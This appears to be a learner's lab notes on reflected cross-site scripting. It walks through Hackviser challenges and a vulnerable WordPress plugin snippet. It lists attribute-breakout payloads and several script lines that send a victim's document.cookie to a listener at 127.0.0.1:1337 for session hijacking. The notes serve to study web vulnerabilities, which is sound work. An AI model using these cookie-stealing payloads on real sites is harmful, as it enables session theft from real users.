












































































































































































































































































































































































































































































Reflected XSS
Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data.
Note the vulnerability comes from the server side improperly processing and reflecting the malicious JS on-the-fly. In some cases, the user provided data may never even leave the browser (see DOM Based XSS).
- The malicious payload is included in the URL or request, not stored
- The server immediately reflects the input back in the response
- Works only when a user clicks a crafted link or submits a malicious form
A Basic Example
A basic XSS example (following from a vulnerable identified WP plugin)
function VST_save_record() {
    global $wpdb;
    $table_name = $wpdb->prefix . 'VST_registros';
    VST_create_table_records();

    return $wpdb->insert(
                $table_name,
                array(
                    'patch' => $_SERVER["REQUEST_URI"],
                    'datetime' => current_time( 'mysql' ),
                    'useragent' => $_SERVER['HTTP_USER_AGENT'],
                    'ip' => $_SERVER['HTTP_X_FORWARDED_FOR']
                )
            );
}
Reflected XSS - Example 1

This will return an alert with the value of 1 if reflected XSS is present.

This is the JS being reflected (and executed)

This can be used for session hijacking by retrieving the cookie from http.server.
<script>window.location='http://127.0.0.1:1337/?cookie=' + document.cookie</script>
Use this payload to prevent breaking your own access, the above vulnerability can cause immediate redirect and brick the site due to window.location rendering content and the browser executing it. These payloads steal the cookie, don't navigate away and don't break the application.
<script>
new Image().src = 'http://127.0.0.1:1337/?cookie=' + encodeURIComponent(document.cookie);
</script>
<script>
fetch('http://127.0.0.1:1337/?cookie=' + encodeURIComponent(document.cookie));
</script>
We can see the XSS protection header has deliberately been turned off. Also, whatever we input as the name will be echoed through, back to the end user. Essentially, it outputs the user input directly into the HTML response without any sanitation or encoding. The value of $_GET['name'] comes directly from the URL query parameter, i.e. ?name=<script>alert('xss')</script>.

Sanitize or escape the output to fix this problem

Reflected XSS - Example 2
<a href="javascript:alert(1)">Click</a>
<script>alert(1)</script>

Reflected XSS via HTML Attribute Manipulation
In this example, reflected XSS vulnerability where user input is reflected inside an HTML attribute's value (?q in our case).
- Input comes from URL parameter
- Reflected immediately in response
- No storage
- Executed in browser
Basic user input ends up URL encoded like this.
https://finer-klaw.europe1.hackviser.space/?q=%3Cscript%3Ealert%281%29%3C%2Fscript%3E
The payload ends up inside the attribute value so the browser treats it as test, no execution.
<input type="text" name="q" value="<script>alert(1)</script>">
Input is ?q=test, HTML becomes <input type="text" name="q" value="test">. The core idea involves escaping the value attribute.
- Close the attribute (
") - Inject a new attribute or tag
- Trigger JavaScript
- Not break the page
In other words; > HTML context → attribute context → break out with quote → add event handler
Attempt these URL encoded also.
" onfocus=alert(1) autofocus="
" onmouseover=alert(1) "
"><img src=x onerror=alert(1)>
Manipulating Images with the HTML Href Attribute
- This is Reflected XSS, meaning the input is echoed back in the HTTP response without sanitization.
- The vulnerable parameter is
art. - The XSS must be triggered inside an HTML attribute, specifically the
hrefof an anchor (<a>). - The challenge asks to trigger XSS without breaking the page, so you can’t just close the tag or break the HTML completely.
https://smashing-cobweb.europe1.hackviser.space/?art=art
This will trigger the alert, sometimes this will trigger when opening the dev tools sue to inserting into an input field or href attribute:
- Browser parsing HTML and constructing DOM
autofocusattribute immediately focusing element when page loads- Injected
onfocushandler already being there
Note the dummy attribute at the end to soak up the trailing quote so HTML remains valid and the page doesn't break
https://smashing-cobweb.europe1.hackviser.space/?art=" onmouseover=alert(1) x="
Cookie exfiltration can then be performed
https://smashing-cobweb.europe1.hackviser.space/?art=%22%20onmouseover=%22alert(document.cookie)%22%20x=%22